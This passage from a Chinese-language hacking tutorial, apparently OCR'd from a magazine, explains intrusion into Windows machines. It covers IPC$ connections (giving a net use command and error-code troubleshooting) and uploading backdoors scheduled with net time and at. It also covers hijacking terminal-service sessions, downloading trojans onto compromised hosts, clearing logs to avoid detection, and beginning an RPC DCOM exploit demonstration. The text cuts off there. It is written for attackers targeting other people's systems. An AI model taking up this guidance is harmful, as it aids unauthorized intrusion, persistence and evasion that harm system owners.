


图15

这样一来，我们在打开命令提示符时系统会提示用什么身份运行，这时输入刚才建立的用户名“administrator”和密码“123456”。

在这个CMD中用telnet登陆对方的机器，就可绕过NTLM验证。

IPC$入侵过程中出现的问题

由于IPC$在当前网络入侵中扮演着极为重要的角色，所以我们特别列出一个标题，来为大家解决在IPC$入侵中常见的问题。

1. IPC$无法成功建立

不少对IPC$不了解的朋友可能都会尝试在Win98上与对方建立IPC$（不少朋友还是通过网吧的Win98在上网吧）IPC$本身是WinNT、2000、XP平台才具有的特性，因此Win95、Win98、WinME平台是无法建立IPC$的。

这里要求不论自己或是对方，都是基于NT架构的系统。另外还有一点就是大家要注意区分发起IPC$和被建立IPC$，这两种情况是两个不同的概念，别人无法和自己建立IPC$并不会影响自己是否能够与他人建立IPC$。还有一些朋友认为只要对方开放了139或者是445端口就应该可以建立IPC$，其实这种想法不一定正确。139、445端口开放了未必可以建立IPC$，但IPC$可建立则必然139或445端口开放了。

LOOK 注意 还有一些朋友因为命令输入错误，导致无法成功建立IPC的，在net use \\127.0.0.1\IPC$ "password" /user:"administrator"这个命令中，共有三处空格，这是需要注意的。

下面是些常见错误号的排错分析：

常见错误号的排错分析

（1）错误代码5

这个错误是由于进行操作的权限不够造成的。我们可以使用guest权限来建立连接，但是却不能用这样的权限来映射对方的硬盘。如果强行映射就会出现错误提示了。另外WinXP的系统对远程登录的用户，即使是管理员账号，也只具备guest权限，因此是不能够复制文件的。

（2）错误代码53

对方没有开启默认共享会导致此类错误产生。

（3）错误代码57

网络适配器硬件出错。

（4）错误代码67

这个错误多数可能是由于对方的防火墙限制造成的。

（5）错误代码85

这个错误一般是由于自己已经映射了一个磁盘，却又使用相同的盘符来映射。

（6）错误代码1219

IPC$的特性决定了它只能在同一时刻建立一个连接。如果我们通过命令行的方式或者是其他的方式建立了IPC$，在没有删除这个连接的情况下，再去建立一个新连接就会出现错误提示。（在开始菜单的运行中输入\\xxx.xxx.xxx.xxx，然后在弹出的窗口中输入用户名和密码也是一种建立IPC$的方式。）

（7）错误代码1326

一般而言，这个错误是由于用户名或者密码输入错误造成的。

（8）错误代码1792

试图登录，但网络登录服务没有启动。

（9）错误代码2242

这个错误通常是由于对方的管理员设置了账户密码策略，而恰好密码已经过期。

另外，提醒大家在复制文件时确认自己想要复制到的共享文件夹已经开启，这样可避免不少问题。

2. at命令的问题

在建立一定权限的IPC$连接后，不少朋友会考虑上传一个后门程序，然后使用net time查看对方的系统时间，然后使用at命令让后门程序在指定的时间运行。但有的时候我们会发现时间到了，后门程序却仍然无法和我们接上头。其中一个很可能的原因就是对方Task Scheduler服务并没有开启。这样一来我们自然无法使用计划任务来使后门程序运行了。

特殊网络结构

由于网络上和各大安全媒体对目前蜜罐、端口重定向等技术的广泛介绍，因此难免我们在入侵的时候会遇上采用了端口重定向或者是蜜罐技术的主机，另外也有可能遇到特殊的网络结构。这就或多或少会给我们在入侵深入过程中制造许多障碍和疑惑。

有关终端服务

终端服务的优点太多了，占用带宽小、效果好、几乎与本地操作没有多少区别、系统自带……因此，终端服务成为每位黑客技术爱好者在入侵中所希望得到的远程监控方式。但有时终端服务会出现这样或那样的问题，这里我们就对一些常见问题来做个简要分析。

1. WinXP的远程终端

早些时候，我曾扫到了一个开有3389的WinXP主机，并且成功破解了一个管理员账户。当然，我想到了用终端服务客户端去连接它，尽管可以连接上，但总是很快就断掉了。

后来通过思索和分析，并用身旁另一台电脑作了实验才知道，原来WinXP的终端服务同Win2000 Server的终端服务是不同的。由于Server版本所提供的功能以及面向用户均不同于WinXP，所以Server版本的终端服务是支持多用户登陆的，而WinXP的终端服务只支持单用户。所以当我用所获得的管理员账户进行登录时，由于对方也在使用这个账户，他的这个账户就会自动注销，我则通过终端服务成功登录。这个时候对方当然是很郁闷了，但是很可能他还没有意识到自己被入侵了，所以他只是又简单地重新登录。他登录上了，那么我自然就自动注销掉了。整个过程就相当于我和他用同一把钥匙在抢同一扇门的控制权，他进去了我就被赶出来，我进去了他就被赶出来，总之只能同时待一个人在门里面。

2. Win2000 Server的终端服务

（1）运气太好的人

这个标题是献给那些仅仅用扫描器就获得了管理员账户和口

令，碰巧对方又开放了3389端口的朋友。难道说这样的好事情运气还不好吗？但是不少朋友在完成了终端服务的连接后却发现对方没有开放IPC$，自己不知道该怎么样上传文件和下载对方的文件。遇到这种问题的朋友大多数都是IPC$用得太多了，思维被限制在一个小圈子里面了。拿到了管理员权限的终端服务，还有什么不可以做呢。我们可以通过以下几种方法来和对方完成数据交换。

A.对方没开IPC$，那么我们就给他打开IPC$。

B.自己建立tftp，ftp服务器，在对方机器上连接我们自己的服务器下载文件。

C.使用对方的IE去黑客站点下载木马的服务器端，安装木马程序。

方法还有很多，就不一一列举了，不过建议大家最好在对方机器前没人的时候进行操作比较保险，也不要忘了清除日志。

（2）运气够背的人

辛辛苦苦通过漏洞溢出，获取管理员权限，打开3389端口，入侵之后不久就被对方发现了，这样还不算倒霉吗？

仔细思考才发现原来很多人有这样的一个习惯。就是在建立终端服务连接后，关闭的时候直接点击终端界面右上角关闭按钮来断开。这种关闭方式实际上只是关闭了客户端的一个窗口，实际上这个会话还仍然存在，如果被入侵的一方此刻关闭计算机，那么就会显示如图16的一个窗口。这样一来有经验的管理员不久什么都知道了吗。




图16

（3）最大连接数问题

有时我们知道对方开放了终端服务，却无法连接，因为登陆到这台机器上的用户已经超过了允许的最大连接数（最大为2个用户）。这该怎么办呢？如果我们已经可以通过telnet登录上去的话，使用logoff kaka就可以让kaka这个用户注销掉了。这样一来我们就踢掉一个用户可以正常登录连接了。

服务器端配置

1.telnet连接不上

telnet是网络入侵常用的途径，但是有的时候会出现一些错误，到底是我们操作的失误还是网络故障，或者是服务器段进行了配置。我们应当区分清楚是属于哪一类型的问题，避免多做无用之功（图17）。




图17

这是一次笔者在入侵过程中遇到的现象，与我们常见的错误提示不同。通常我们见得最多的情况如图18所示。




图18

这是由于telnet服务没有成功开启或因为防火墙屏蔽了对23端口的访问造成的。而图17已经明确提示了“Telnet Server Build 5.00.99206.1”，这句话足以说明我们已连接上对方的23端口，并且还能获得对方的telnet服务器版本信息。但在输入了用户名和密码后就提示“遗失对主机的连接”，这到底是怎么回事呢？如果是用户名或密码错误，系统应该会有如图19的提示。



图19

经我多方实验，发现原来很可能是管理员在服务器端进行了一些配置。从控制面板的管理工具进入telnet服务器管理界面。选择“3>显示／更改注册表设置”，这时会看到我们熟悉的更改telnet端口必经的一个步骤界面（图20）。




图20

此时我们选择“4> DefaultShell”。会出现图21所示的界面。




图21

这里我们可看到telnet的登陆默认shell是指向cmd.exe这个文件的，如果我们此时将路径或文件名进行更改，指向一个不存在的文件名，然后再进行登录。我们就会发现，这时候可以连接端口，却无法正常登录telnet服务。

那么我们来思考一下为什么管理员会做这样的配置？通常我们在采取防范措施的时候只是禁止telnet服务，但熟悉入侵的朋友都知道，有不少攻击都能够自动开启已经被禁用了的telnet服务，这样就不能起到防范入侵的作用。而进行了这样的设置，等于加了双重保险，而这一招又是很多入侵者所没有料到的。让入侵者在黑黑的屏幕前郁闷，遇到了这样的管理员入侵者们还不快点闪啊。

入侵实例

以上说了那么多初学者容易犯的错误，终究是说，下边来个实际的例子给大家演示一下。

RPC漏洞可以说是微软有史以来，出现的最大的漏洞，一时间网上攻击程序满天飞，扫描程序也是层出不穷，这里我使用scanrpc.exe和微软自己出的扫描器scan.exe作比较。

图22是使用scanrpc.exe对一个网段扫描的结果，我们可以看出基本上所有的扫描出来的机器都存在RPC溢出漏洞，但实际上是不是这样呢？检验真理的唯一办法是实践，呵呵，是检验扫描正确与否。

这里我使用的oc192.us写的RPC DCOM exploit，我们选择192.168.1.78作为测试对象，测试结果如图23。

